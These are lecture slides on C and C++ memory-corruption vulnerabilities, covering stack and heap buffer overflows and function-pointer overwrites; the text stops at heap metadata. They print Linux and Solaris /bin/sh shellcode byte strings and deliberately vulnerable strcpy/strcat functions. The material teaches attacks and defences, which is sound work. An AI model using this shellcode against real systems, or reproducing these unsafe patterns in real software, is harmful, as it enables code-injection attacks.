C and C++ vulnerability exploits and countermeasures

Frank Piessens
(Frank.Piessens@cs.kuleuven.be)

These slides are based on the paper:

"Low-level Software Security by Example" by Erlingsson, Younan and Piessens

Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion

Introduction

- An *implementation-level software vulnerability* is a bug in a program that can be exploited by an attacker to cause harm
- Example vulnerabilities:
  - SQL injection vulnerabilities (discussed before)
  - XSS vulnerabilities (discussed before)
  - Buffer overflows and other memory corruption vulnerabilities
- An *attack* is a scenario where an attacker triggers the bug to cause harm
- A *countermeasure* is a technique to counter attacks
- These lectures will discuss memory corruption vulnerabilities, common attack techniques, and common countermeasures for them

Memory corruption vulnerabilities

- Memory corruption vulnerabilities are a class of vulnerabilities relevant for *unsafe* languages
  - i.e. Languages that do not check whether programs access memory in a correct way
  - Hence buggy programs may mess up parts of memory used by the language run-time
- In these lectures we will focus on memory corruption vulnerabilities in C programs

Example vulnerable C program

```
int unsafe( char* a, char* b )
{
        char t[MAX_LEN];
    strcpy( t, a );
    strcat( t, b );
    return strcmp( t, "abc" );
}
```

Introduction


- Attacks that exploit such vulnerabilities can have devastating consequences:
  - E.g. CERT Advisory Feb 2006:

    "The Microsoft Windows Media Player plug-in for browsers other than Internet Explorer contains a buffer overflow, **which may allow a remote attacker to execute arbitrary code**." (CVE-2006-005)
- This is one (of the many) examples of a vulnerability that is exploitable by a *code injection attack*

Background: Memory management in C

- Memory can be allocated in many ways in C
  - Automatic (local variables in functions)
  - Static (global variables)
  - Dynamic (malloc and new)
- Programmer is responsible for:
  - Appropriate use of allocated memory
    - E.g. bounds checks, type checks, …
  - Correct de-allocation of memory

Process memory layout



Memory management in C

- Memory management is very error-prone
- Some typical bugs:
  - Writing past the bound of an array
  - Dangling pointers
  - Double freeing
  - Memory leaks
- For efficiency, practical C implementations don't detect such bugs at run time
  - The language definition states that behavior of a buggy program is *undefined*

Attacking unsafe code

- To do a code injection attack, an attacker must:
  - Find a bug in the program that can break memory safety
  - Find an interesting memory location to overwrite
  - Get attack code in the process memory space

Bugs that can break memory safety

- Writing past the end of an array *(buffer overrun or overflow)*
- Dereference a dangling pointer
- Use of a dangerous API function
  - That internally overflows a buffer
    - E.g. strcpy(), gets()
  - That is implemented in assembly in an intrinsically unsafe way
    - E.g. printf()

Interesting memory locations

- Code addresses or function pointers
  - Return address of a function invocation
  - Function pointers in the virtual function table
  - Program specific function pointers
- Pointers where the attacker can control what is written when the program dereferences the pointer
  - Indirect pointer overwrite: first redirect the pointer to another interesting location, then write the appropriate value


Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion


Stack based buffer overflow

- The stack is a memory area used at run time to track function calls and returns
  - Per call, an *activation record* or *stack frame* is pushed on the stack, containing:
    - Actual parameters, return address, automatically allocated local variables, …
- As a consequence, if a local buffer variable can be overflowed, there are interesting memory locations to overwrite nearby


Stack based buffer overflow



Stack based buffer overflow



Stack based buffer overflow



Stack based buffer overflow

- Shell code strings:

LINUX on Intel:

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

SPARC Solaris:

```
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";
```

Very simple shell code

- In examples further on, we will use:

machine code opcode bytes	assembly-language version of the machine code
`0xcd 0x2e`	`int 0x2e` ; system call to the operating system
`0xeb 0xfe`	`L: jmp L` ; a very short, direct infinite loop

Stack based buffer overflow

- Example vulnerable program:

```
int is_file_foobar( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    strcpy( tmp, one );
    strcat( tmp, two );
    return strcmp( tmp, "file://foobar" );
}
```

Stack based buffer overflow

- Or alternatively:

```
int is_file_foobar_using_loops( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    char* b = tmp;
    for( ; *one != '\0'; ++one, ++b ) *b = *one;
    for( ; *two != '\0'; ++two, ++b ) *b = *two;
    *b = '\0';
    return strcmp( tmp, "file://foobar" );
}
```

Stack based buffer overflow

- Snapshot of the stack before the return:

address	content	
0x0012ff5c	0x00353037	; argument two pointer
0x0012ff58	0x0035302f	; argument one pointer
0x0012ff54	0x00401263	; return address
0x0012ff50	0x0012ff7c	; saved base pointer
0x0012ff4c	0x00000072	; tmp continues 'r' '\0' '\0' '\0'
0x0012ff48	0x61626f6f	; tmp continues 'o' 'o' 'b' 'a'
0x0012ff44	0x662f2f3a	; tmp continues ':' '/' '/' 'f'
0x0012ff40	0x656c6966	; tmp array: 'f' 'i' 'l' 'e'

Stack based buffer overflow

- Snapshot of the stack before the return:

address	content	
0x0012ff5c	0x00353037	; argument two pointer
0x0012ff58	0x0035302f	; argument one pointer
0x0012ff54	0x00401263	; return address
0x0012ff50	0x0012ff7c	; saved base pointer
0x0012ff4c	0x00000072	; tmp continues 'r' '\0' '\0' '\0'
0x0012ff48	0x61626f6f	; tmp continues 'o' 'o' 'b' 'a'
0x0012ff44	0x662f2f3a	; tmp continues ':' '/' '/' 'f'
0x0012ff40	0x656c6966	; tmp array: 'f' 'i' 'l' 'e'

Stack based buffer overflow

- Lots of details to get right before it works:
  - No nulls in (character-)strings
  - Filling in the correct return address:
    - Fake return address must be precisely positioned
    - Attacker might not know the address of his own string
  - Other overwritten data must not be used before return from function
  - …
- More information in
  - "Smashing the stack for fun and profit" by Aleph One

Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion

Heap based buffer overflow

- If a program contains a buffer overflow vulnerability for a buffer allocated on the heap, there is no return address nearby
- So attacking a heap based vulnerability requires the attacker to overwrite other code pointers
- We look at two examples:
  - Overwriting a function pointer
  - Overwriting heap metadata

Overwriting a function pointer

- Example vulnerable program:

```
typedef struct _vulnerable_struct
{
    char buff[MAX_LEN];
    int (*cmp)(char*,char*);
} vulnerable;

int is_file_foobar_using_heap( vulnerable* s, char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    strcpy( s->buff, one );
    strcat( s->buff, two );
    return s->cmp( s->buff, "file://foobar" );
}
```

Overwriting a function pointer

- And what happens on overflow:

	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0x656c6966	0x662f2f3a	0x61626f6f	0x00000072	0x004013ce

(a) A structure holding "file://foobar" and a pointer to the `strcmp` function.

	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0x656c6966	0x612f2f3a	0x61666473	0x61666473	0x00666473

(b) After a buffer overflow caused by the inputs "file://" and "asdfasdfasdf".


	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0xfeeb2ecd	0x11111111	0x11111111	0x11111111	0x00353068

(c) After a malicious buffer overflow caused by attacker-chosen inputs.

Overwriting heap metadata

- The heap is a memory area where dynamically allocated data is stored
  - Typically managed by a memory allocation library that offers functionality to allocate and free chunks of memory (in C: malloc() and free() calls)
- Most memory allocation libraries store management information in-band
  - As a consequence, buffer overruns on the heap can overwrite this management information
  - This enables an “indirect pointer overwrite”-like attack allowing attackers to overwrite arbitrary memory locations

Heap management in dlmalloc

